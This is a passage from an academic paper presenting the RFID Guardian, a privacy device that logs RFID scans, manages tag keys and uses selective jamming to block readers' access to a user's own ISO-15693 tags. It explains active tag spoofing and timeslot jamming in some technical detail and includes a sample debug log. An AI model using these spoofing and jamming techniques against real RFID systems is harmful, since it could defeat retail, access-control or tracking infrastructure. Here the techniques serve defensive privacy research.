RFID technology thus races on at a pace that surpasses our ability to control it. The same ease-of-use and pervasiveness that makes RFID technology so revolutionary offers less-then-ethical characters unprecedented opportunities for theft, covert tracking, and behavioral profiling. Without the appropriate controls, attackers can perform unauthorized tag reading and clandestine location tracking of people or objects (by correlating RFID tag "sightings"). Snooping is possible by eavesdropping on tag/reader communications. Criminals can also manipulate RFID-based systems (i.e. retail checkout systems) by either cloning RFID tags, modifying existing tag data, or by preventing RFID tags from being read in the first place.

Security and privacy researchers have proposed a wide array of countermeasures against these threats. The simplest solution is deactivating RFID tags; permanently (via "frying"[17], "clipping"[13], or "killing"[4]), or temporarily (using Faraday cages or sleep/wake modes[20]). Cryptographers have created new low-power algorithms for RFID tags, including stream ciphers [6], block ciphers[5], public-key cryptographic primitives[9], and lightweight protocols for authentication [21]. Additionally, researchers have developed access control mechanisms that are located either on tag (hash locks[22] / pseudonyms[10]) or off (Blocker Tag[11], RFID Enhancer Proxy[12]).

Despite this plethora of countermeasures, neither the threats nor the fears facing RFID have dissipated. The countermeasures have become somewhat of a band-aid that can be slapped onto RFID technology later. Some companies view these results as a desirable way to quiet down the privacy activists. Other companies in RFID standardization committees are actively fighting *against* adding security into RFID protocol design, because it will make their current commercial offerings obsolete. People need a solution that they can physically own and use, not one that relies upon the RFID companies to decide when privacy will become important.

Another missing element is a means to coordinate the myriad of incompatible countermeasures as they trickle onto the market in a piecemeal fashion. Per-tag security policies combined with a lack of automation will form a management nightmare for people, who cannot be expected to know when or how to apply the appropriate countermeasures. There is no unified framework; no systematic means to leverage individual RFID countermeasures to achieve the most important goal of all – the protection of real people.

1.2 RFID Guardian Design Goals

Over the past months, we have designed and prototyped the RFID Guardian, a system that allows people to administer the security of their RFID tags. The design of the RFID Guardian was driven by the following goals, which follow from the nature of RFID applications and deployment considerations:

- **Centralized use and management.**
  Most existing RFID countermeasures distribute their security policies across RFID tags, which make them very hard to configure, manage, and use. To address this concern, we designed a single platform to leverage RFID countermeasures in a coordinated fashion. Personalized security policies are centrally enforced by utilizing novel RFID security features (auditing, automatic key managment, tag-reader mediation, off-tag authentication) together with existing ones (kill commands, sleep/wake modes, on-tag cryptography).

- **Context-awareness.**
  Different countermeasures have strengths and weaknesses in different application scenarios. Low-cost Electronic Product Code (EPC) tags require different access control mechanisms than expensive crypto-enabled contactless smart cards. Our system maintains both RFID-related context (i.e. RFID tags present, properties and security features, and their ownership status), as well as personal context (i.e. the user is in a non-hostile environment). Context is then used in conjunction with an Access Control List (ACL) to decide how to best protect the RFID tags in question.

- **Ease-of-use.**
  People do not want to fuss with an RFID privacy device, so our system must be both physically and operationally unobtrusive. We envision that our system will be eventually integrated into a PDA or mobile phone, so users will not be burdened with carrying an extra physical device. Accordingly, the RFID Guardian uses an XScale processor and simple RFID HW (barely more complex than RFID HW already found in Nokia mobile phones). Also, system operation was designed to be non-interactive for default situations, and offers a user interface for the special cases that require on-site configuration.

- **Real-world useability.**
  It is essential that the RFID Guardian work with actual deployed RFID systems. We chose a single standard as a proof-of-concept, to prove the technical feasability our ideas. Our RFID Guardian implementation supports 13.56 MHz (HF) RFID, and

is compatible with the ISO-15693[2] standard. This frequency and standard is used in a wide array of RFID applications, due to the availablity of relatively inexpensive commodity HW. The ideas in this paper can also be extended to other standards or frequencies, given some extra engineering effort.

The remainder of this paper is organized as follows. Section 2 describes the RFID Guardian's high-level functionality. Section 3 provides implementation details for our RFID Guardian prototype, and Section 4 provides a real-life case study, illustrating the operation of Selective RFID Jamming. Performance results are reported in Section 5. Section 6 presents a discussion of potential attacks, and Section 7 reviews some related work. Our discussion is then concluded in Section 8.

2 System functionality

The RFID Guardian (first introduced in [19]) is a portable battery-powered device that mediates interactions between RFID readers and RFID tags. The RFID Guardian leverages an on-board RFID reader combined with novel tag emulation capabilities to audit and control RFID activity, thus enforcing conformance to a centralized security policy.

The vast majority of RFID readers will not explicitly interact with the RFID Guardian. Eavesdropping and clever tag emulation tactics are necessary to glean information from these readers. However, a small group of RFID readers will have special back-end SW installed, that provides them with an "awareness" of the Guardian.[1] These RFID readers tend to be in familiar locations (i.e. at home, at the office), and they are intentionally granted more generous access permissions. These RFID readers may explicitly cooperate with the Guardian, sending data containing authentication messages, context updates, or secret keys.

The rest of this section describes the design of the RFID Guardian, focusing on four fundamental issues: (i) auditing, (ii) key management, (iii) access control, and (iv) authentication.

2.1 Auditing

The RFID Guardian monitors RFID scans and tags in its vicinity, serving as a barometer of (unauthorized) RFID activity. RFID auditing is a prerequisite for the enforcement of RFID security policies, plus it furnishes individuals with both the awareness and proof needed to take legal recourse against perpetrators of RFID abuse.

[1] Even these "Guardian aware" readers still use standard RFID hardware and air interfaces.

2.1.1 Scan logging

Scan logging audits RFID scans in the vicinity, which are either displayed (using an LCD or screen) or are logged for later retrieval. Tag emulation decodes the RFID reader queries prior to logging the 64-bit UID (tag ID), an 8-bit command code, and annotations (like a 32-bit timestamp). Query data is logged by default, unless the flash memory is almost full.

Audited RFID scans should be filtered to avoid overwhelming the user with uninteresting information. For example, the RFID Guardian might be configured to only log scans targeting tags "owned" by that individual (see next section). Repeatedly polled queries (like inventory queries, which ask tags in range to identify themselves) will also generate a lot of noise, so it is best to have the SW aggregate these queries (e.g. 1000x inventory query from time t1-t2).

2.1.2 Tag logging

The RFID Guardian tracks RFID tag ownership and alerts individuals of newly appearing (possibly clandestine) tags. Ownership of RFID tags can be transferred explicitly via the user interface or an authenticated RFID channel (i.e. while purchasing tagged items at an RFID-enabled checkout). Ownership of RFID tags can also be transferred implicitly (i.e. when handing an RFID-tagged book to a friend.) The RFID Guardian detects implicit tag acquisition by conducting periodic RFID scans, and then correlating the tags that remain constant across time.

The frequency of RFID tag discovery is adjustable. Given that not all implicit tag acquisitions are desirable, the frequency of scanning/correlation/reporting presents a tradeoff between privacy, accuracy, and battery life. Our opinion is that infrequent correlation in a controlled environment is probably the most useful and least error prone option (i.e comparing RFID tags present at home at the beginning and end of the day).

2.2 Key Management

Modern RFID tags have a variety of security functionality, ranging from tag deactivation commands, to password-protected memory, to industrial-grade cryptography. These security features often require the use of associated key values, which present logistical issues because the keys must be acquired, stored, and available for use at the appropriate times.

The RFID Guardian is well suited to manage RFID tag keys due to its 2-way RFID communications abilities. Tag key transfer could occur by eavesdropping on the RFID channel when a reader (for example, an

RFID tag "deactivation station") issues a query containing the desired key information. Additionally, "Guardian aware" RFID readers can transfer key information explicitly over a secure channel, or key values can be manually entered via the user interface. The RFID Guardian is also an appropriate medium for periodically regenerating tag keys, re-encrypting tag data[8], and refreshing tag pseudonym lists[10].

2.3 Access Control

RFID technologists and privacy activists propose deactivating RFID tags after sale as a means of protecting consumer privacy (and corporate liability). However, if you consider that RFID tags represent the future of computing technology, this proposal becomes as absurd as permanently deactivating desktop PCs to reduce the incidence of computer viruses and phishing. Perhaps RFID tags are in fact too much like modern computers – their default behavior is to indiscriminately transfer data to anyone with compatible equipment. The hope is that modern security technologies like firewalls and proxies can be adapted, to protect hapless RFID tags from themselves via central monitoring and managing of the communications medium.

2.3.1 Coordination of security primitives

The RFID Guardian maintains a centralized security policy that dictates which RFID readers have access to which RFID tags in which situations. This security policy is implemented as an Access Control List (ACL). The ACL resembles one used by a standard packet filter, that allows or denies RFID traffic based upon the querying reader (if known), the targeted tag(s), the attempted command, and the context (if any).

Permitted data types in the ACL are values (i.e. 123), text strings (i.e. 'at home', 'in a paranoid mood'), groupings (i.e. assigned groups of tags/readers/context/commands), and wildcards (123*, *). The user configures the ACL, and constructs the groups via the user interface.

2.3.2 Context-awareness

Different situations call for different countermeasures. For example, RFID tagged credit cards require less stringent security at home than at the shopping mall. The RFID Guardian therefore offers context awareness facilities that perceive an individual's situation and then regulate tag access accordingly.

Well defined context like dates and times are easy to infer, but are marginally useful for describing a person's situation, moods, or desires. Alternately, more abstract context information can be represented via "context updates", which are arbitrary textual strings that represent some facet of the user's situation. Context updates could report anything. For example, an RFID reader at the front door of a person's home might inform the RFID Guardian that it is now leaving a protected area. Context updates are provided either by user (via the user interface), or by authenticated "Guardian aware" RFID readers.

2.3.3 Tag-reader mediation

The RFID Guardian acts as a mediator between RFID readers and RFID tags. Just like a packet filter, the Guardian uses Selective RFID Jamming[18] to enforce access control by controlling the communications mediation. The RFID Guardian can therefore control access for low-cost RFID tags that otherwise might not have any access control primitives available to them.

The RFID Guardian's selective jamming scheme is currently optimized for ISO-15693 tags, which use the Slotted Aloha anticollision scheme (as opposed to EPCglobal's 'tree-walking'). Selective RFID Jamming uses tag emulation to decode the incoming RFID reader query, determines if the query is permitted (according to the ACL), and then sends a short jamming signal that precisely blocks the timeslot in which the "protected" RFID tag will give its response.




Figure 2: Selectively Jamming Tag # 2

There are 16 timeslots after an inventory query, so during the first round of anticollision, the jamming has a 1 in 16 chance of accidentally interfering any other RFID tag present. During each subsequent round of anticollision, the reader issues another inventory query with a slightly modified mask value, that targets a slightly narrower range of RFID tags than before. Given enough rounds of anticollision, the mask value will exclude the RFID tag(s) that are being "protected", allowing other tags in the vicinity to get their responses heard by the RFID reader. This means that in practice, our system has




Figure 3: RFID Guardian Prototype

a negligible chance of blocking the incorrect RFID tag responses. This makes the RFID Guardian's manner of selectively jamming inventory queries far less-obtrusive than the Blocker Tag's concept of "privacy zones"[11], which block entire ranges of tag identifiers (regardless of who owns the tag.)

2.4 Authentication

Some high-cost RFID tags can directly authenticate RFID readers, but the majority of RFID tags cannot due to application constraints (i.e. cost or power). The RFID Guardian thus authenticates "Guardian aware" RFID readers on behalf of low-cost RFID tags, adapting the subsequent access control decisions to reflect the permissions of the newly-identified reader. Prior to authentication, the RFID Guardian must also exchange authentication keys with RFID Readers, either ahead of time or using on-the-fly means (ex. user interface, PKI).

After the successful authentication of a reader, the RFID Guardian faces a practical problem: for noncryptographic RFID tags there is no easy way to determine which RFID queries originate from which RFID reader. The best solution would be for RFID standardization committees to add space for authentication information to the RFID air interface. However, until that happens, we are using our own imperfect solution: in the last step of authentication an RFID reader announces which queries it's going to perform, and these queries are noted as part of an "authenticated session" when they occur.

3 Implementation

The RFID Guardian prototype, shown in Figure 3, is meant to help people solve their RFID privacy problems in a practical way. Therefore, we have tested our system against commonly used RFID equipment – the Philips MIFARE/I.Code Pagoda RFID Reader, with Philips I.Code SLI (ISO-15693) RFID tags. This section will introduce the hardware and software architecture that our prototype uses to monitor and protect the RFID infrastructure.

3.1 Hardware

The RFID Guardian hardware architecture is presented in Figure 4.




Figure 4: RFID Guardian HW Architecture

Our first salient design decision was to make the RFID Guardian a full-fledged portable computer. We chose a "beast" of a microcontroller – the Intel XScale PXA270 processor, with 64 megabytes of SDRAM and 16 megabytes of Flash memory. We rationalized the use of the XScale by the strict ISO-15693 timing constraints combined with the computational load of authenticating RFID readers. (Section 5 analyzes the extent to which the PXA270 is overkill.) Another benefit of the XScale processor family is its wide deployment in handheld devices, which eases eventual integration of the RFID Guardian into PDAs and mobile phones.

Our prototype has a minimalist User Interface (UI) at the moment – a serial RS-232 interface to the PC host, which contains an attached keyboard and screen. While this is sufficient for our proof-of-concept, we plan to add a more portable UI to the next version of the RFID Guardian HW.

3.1.1 RF Design Overview

The analog part of our prototype consists of an "RFID reader" front end that uses an RFID reader-on-a-chip, and an "RFID tag" front end which required building our own custom tag emulation HW.

Our *reader transmitter/receiver* was implemented using an ISO-15693 compliant RFID reader IC from Melexis (MLX90121)[16] together with a power stage, based on the application note AN90121_1 [15], that increases the operating range to 30 cm.

Our *tag receiver* is based on an SA605 IC from Philips. The IC is intended for a single chip FM radio, but we used it to implement a high sensitivity AM receiver. Because our receiver is battery powered (as opposed to passively-powered RFID tags), it receives RFID reader signals up to a half meter away.

Our *tag transmitter* implements "active" tag spoofing using an RF power stage and a dedicated digital part that generates and mixes the required sideband frequencies, 13.56 MHz +/- 423 kHz. By actively generating the sideband frequencies, we can transmit fake tag responses up to a half meter.

We also use our tag transmitter as the basic HW primitive to generate the RFID Guardian's randomized jamming signal. (This is described further in the SW section.)

3.1.2 Tag Spoofing Demystified

RFID readers produce an electromagnetic field that powers up RFID tags, and provides them with a reference signal (e.g. 13.56 MHz) that they can use for internal timing purposes. Once an RFID tag decodes a query from an RFID reader (using its internal circuitry), it encodes its response by turning on and off a resistor in synchronization with the reader's clock signal. This so-called "load modulation" of the carrier signal results in two sidebands, which are tiny peaks of radio energy, just higher and lower than the carrier frequency. Tag response information is transmitted solely in these sidebands[2], rather than in the carrier signal.

Figure 5 (from the RFID Handbook[6]) illustrates how these sidebands look, in relation to the reader-generated




Figure 5: Normal RFID Tag Signal

carrier frequency. The comparatively tiny sidebands have approximately 90 decibels less power than the reader-generated carrier signal, and this is the reason why RFID tag responses often have such a limited transmission range.

The secret to creating fake tag responses is to generate the two sideband frequencies, and use them to send back properly-encoded responses, that are synchronized with the RFID reader's clock signal. The simplest way to generate these sidebands is to imitate an RFID tag, by turning on and off a load resistor with the correct timing. The disadvantage of this approach is that passive modulation of the reader signal will saddle our fake tag response with identical range limitations as real RFID tags (~10 cm for our test setup).

A superior alternative is to use battery power to generate the two sideband frequencies. These super-powerful sidebands are detectable at far greater distances, thus increasing the transmission range of our fake tag response.




Figure 6: Spoofed RFID Tag Signal

[2]Sidebands are not just an RFID-specific phenomenon – they are also commonly used to transmit information in radio and television broadcasts, long-distance voice communications, and amateur radio.

The RFID Guardian prototype utilizes the "active" tag spoofing approach. Figure 6 shows the signal generated by our tag transmitter. The spoofed "sidebands" are transmitted at a power-level roughly equal to the reader's carrier signal. This has increased the range of our fake tag responses – from 10 cm to a half meter away!

3.2 Software

The RFID Guardian is like a watchdog; it sits with a cocked-ear, waiting for danger to appear. It monitors real-world activity, from unexpected RFID scans to clandestinely located tags, and reacts in real-time lest these dangers remain undetected and undeterred.

The RFID Guardian's SW architecture reflects this event-driven reality. Besides its real-time core, the Guardian's 12694 lines of code provide device drivers (for our RFID HW), a protocol stack (ISO-15693), data storage libraries, high-level system tasks, and application libraries. The result is 254728 bytes of cross-compiled functionality dedicated to RFID security and privacy protection.

3.2.1 Operating System

The RFID Guardian presents a holistic system to users, but lurking below the surface are time-critical SW routines that require central coordination. The e-Cos Real-Time Operating System (RTOS) takes the place of taskmaster; it ensures fast and reliable execution, while simplifying developers' lives by handling threads, basic common interrupt handling, and some device drivers (i.e. RS-232 driver). e-Cos was selected primarily for its availability for the PXA270 microcontroller, but it also proved an excellent choice because it is open-source, free of licensing costs, and has an active developer community.

3.2.2 Libraries

A major portion of the RFID Guardian SW handles intermediate processing steps; e.g. tag spoofing requires ISO-compliant frame modulation and encoding, and scan logging requires a mechanism for caching data in the Flash memory. This section will describe the low- and medium-level libraries that support the main RFID Guardian functionality.

Device Drivers Device drivers are the steering software for the RFID Guardian's HW. Driver pairs control the RFID tag device (tag transmitter/receiver), RFID reader device (reader transmitter/receiver), and the jamming signal (random noise generated by the tag transmitter). Device drivers can read/write bytes and RFID markers (EOF, SOF, JAM), and they can also provide timing information. eCos also conveniently provides device drivers for the RS-232 "user interface", which facilitates a connection to the user's keyboard and screen.

Protocol Stack Once the device drivers decode bytes of raw RFID data, the RFID Guardian needs to make further sense out of it; e.g. was it an RFID tag replying to an inventory query, or an RFID reader attempting to read a data block? The ability to understand RFID communications protocols is a prerequisite for making meaningful high-level security decisions (e.g. was the reader's read command authorized?) This is why the RFID Guardian contains an implementation of Part 2 (device drivers) and Part 3 (Communications protocol) of the ISO-15693 standard.

Data Storage Once RFID communications have been interpreted, the internal state of the RFID Guardian is updated by modifying the contents of one or more data structures. Generally, this data is stored in the volatile RAM, but "permanent" data structures are cached into Flash when the processor is idle. The Journaling Flash File System (v2) manages the RFID Guardian's Flash memory, providing filesystem-style access, offline garbage collection, balanced erasing of blocks, and crash resistance.

The data structures themselves collectively reflect the high-level functionality of the RFID Guardian. Transient data structures include the tag presence list, partially-open authentication list, authenticated session list, context list, and timer activity list. Permanent data structures may also include the RFID scan log, access control list, reader authentication key list, tag ownership list, and tag key list.

3.2.3 Tasks

The RFID Guardian's high-level system tasks are little virtual pieces of functionality that take turns controlling the behavior of the system. Each task plays a different role: the tag task acts like a virtual RFID tag, and the reader task like a commodity RFID reader. The timer task is akin to a little alarm clock, that periodically goes off and spurs other system components into action. The user input task primarily relays input from the real-life user input devices to the appropriate SW handler.

Each of these tasks uses a comparable software stack. A main loop at the top level waits for activity on any device, and an interrupt prompts the device driver to decode and store the frame(s). The task then invokes the appropriate high-level application routines.




Figure 7: "Tag" Task Functionality

Timer Task The RFID Guardian needs to perform activities at specific times, either periodically (i.e. polling to populate the RFID tag presence list), or on a one-time basis (i.e. timing out a half-opened authentication attempt). The timer task is responsible for keeping track of scheduled activities, and multiplexing the XScale's high-resolution timer interrupts with the corresponding actions that must occur at those times.

User Input Task On rare occasions, users will want to explicitly interact with the RFID Guardian. They may want to configure the ACL, conduct an RFID scan, provide context data, or execute some other kind of system command. The user input task collects these commands from the cornucopia of available input devices, (i.e. RS-232, keyboard/button/keypad/etc..), and reroutes them to the system components responsible for the desired high-level functionality.

Tag Task Tag emulation is one of the highlights of the RFID Guardian, being frequently used to achieve the RFID Guardian's high-level goals – RFID scan logging, authenticating RFID readers, and spoofing one or several RFID tags. The tag task is the entity responsible for coordinating the RFID Guardian's "tag-like" behavior. When activated by an interrupt from the tag receiver, the task calls the device driver to demodulate and decode the incoming RFID queries. This subsequently activates the aforementioned high-level functionality, if needed.

Reader Task The reader task, driven by SW requests from the timer and UI, coordinates use of the Guardian's RFID reader-on-a-chip. The task performs specified queries, (i.e inventory, read/write data), and interprets the tag responses. This is commonly used for detecting (possibly covert) RFID tags, and activating on-tag security mechanisms, if any.

3.2.4 Inter-Device Functionality

Lots of high-level application functionality has been introduced in this paper, but little has been said about the RFID Guardian's interactions with "Guardian aware" RFID infrastructure (introduced in section 2).

RFID Guardian-Reader communications use a meta-language that we call Guardian Language (GL), which is encapsulated in standard ISO-compliant 'read/write multiple blocks' commands. GL uses an 8-bit Distinctive Starting Block, an 8-bit GL Command and a varying amount of Command Data. The theoretical length limit for command data is 8 kBytes, although the practical limit is 128 bytes, which is the capacity of our I.Code SLI tags.

Here is how GL looks when encapsulated a 'read multiple block' response:

SOF	Flags	DSB	GLC	Command Data	CRC16	EOF
	8 bits	8 bits	8 bits	256 bits – 64 kbits	16 bits	

Here is a non-exhaustive list of GL commands: Initiate Authentication, Authentication Response, Key Update, Forward Query (proxy mode), Add Tag, Remove Tag, Add Reader, Remove Reader, and Context Update. GL also features non-standard configuration commands, that require some knowledge about the RFID Guardian internal setup.

One caviat is that, because the RFID Guardian is emulating an RFID tag, Guardian-Reader communications are constrained by master-slave interactions. In other words, RFID readers must always initiate communications with the RFID Guardian. Designers must keep this in mind when creating interaction patterns for new RFID security and privacy functionality.

4 Case Study: Selective RFID Jamming

This section will provide a step-by-step demonstration of how Selective RFID Jamming works.

For demonstration purposes, we have given the RFID Guardian a minimal tag ownership list that contains only one tag (UID: 0xe0040100003b0cbd). A single entry in an equally minimal ACL prescribes blocking all tags in the ownership list:

We now generate inventory queries with our Philips MIFARE/I.Code Pagoda RFID Reader, which is driven from a Windows PC interface. Initially the RFID Guardian is switched off, and the Philips Reader detects three tags in its vicinity: the one tag that is




Figure 8: Screenshot During Uninterrupted Query




Figure 9: Screenshot During Selective RFID Jamming

Tag	Reader	Command	Context
...	...	...	...
<ownership list>	*	*	*

in our ownership list, and two unknown tags (UID: 0xe0040100003b2252 and 0xe0040100003afab9). (See Figure 8 for a screenshot.)

When the RFID Guardian is enabled, the Philips Reader's inventory queries are immediately detected. These requests are decoded, and the RFID Guardian's internal logic determines that the query should be blocked. The Guardian then sends a short (ca. 350μsec) jamming signal at timeslot 13 of the inventory sequence, since that slot corresponds to the protected tag: 0xe0040100003b0cbd.

Only the two unprotected tags are recognized by the Philips reader now, and the jamming caused a CRC error that is reported in the lower central pane of the reader's user interface (see Figure 9).

Debug output from the RFID Guardian illustrates the processing steps, including the decision to jam at timeslot 13:

```
1  Request t_eof 76.877230 RFID_INVENTORY(
1a     flags=RFID_FRAME_DATA_RATE_FLAG|
1b           RFID_FRAME_INVENTORY_FLAG),
1c     masklen=0x00,mask=0x0;
2  Inventory: t_eof 76.877230 s->SN 0 s->NbS 16
3  Inventory: t_eof 76.882010 s->SN 1 s->NbS 16
4  Inventory: t_eof 76.886791 s->SN 2 s->NbS 16
5  Inventory: t_eof 76.888304 s->SN 3 s->NbS 16
6  Inventory: t_eof 76.891568 s->SN 4 s->NbS 16
7  Inventory: t_eof 76.896340 s->SN 5 s->NbS 16
8  Inventory: t_eof 76.901120 s->SN 6 s->NbS 16
9  Inventory: t_eof 76.905893 s->SN 7 s->NbS 16
10 Inventory: t_eof 76.910673 s->SN 8 s->NbS 16
11 Inventory: t_eof 76.915446 s->SN 9 s->NbS 16
12 Inventory: t_eof 76.920225 s->SN 10 s->NbS 16
13 Inventory: t_eof 76.924999 s->SN 11 s->NbS 16
14 Inventory: t_eof 76.929778 s->SN 12 s->NbS 16
15 Inventory: t_eof 76.934552 s->SN 13 s->NbS 16
16 Inventory JAM t 76.934869 on s->SN 13 s->NbS 16
16a    mask len 0 mask 0x0
17 Inventory: t_eof 76.939330 s->SN 14 s->NbS 16
18 Inventory: t_eof 76.944107 s->SN 15 s->NbS 16
```

Lines 1-1c report an Inventory request with a mask length 0, and flags indicating a 16-slot inventory sequence. Lines 2 through 18 report End of Frame (EOF) pulses that mark the start of a new timeslot. (`s->SN` indicates the current slot number.) Line 16-16a corresponds with timeslot 13, and it indicates the generation of a jamming signal.

5 Performance Measurements

This section will analyze the performance of the RFID Guardian, under a variety of resource constraints and attack modes.

5.1 Timing Constraints

The RFID Guardian enforces access control decisions on the behalf of RFID tags, so real-time performance is required under both normal and hostile conditions. After all, blocking a tag response *after* it has reached the attacker is not very useful.

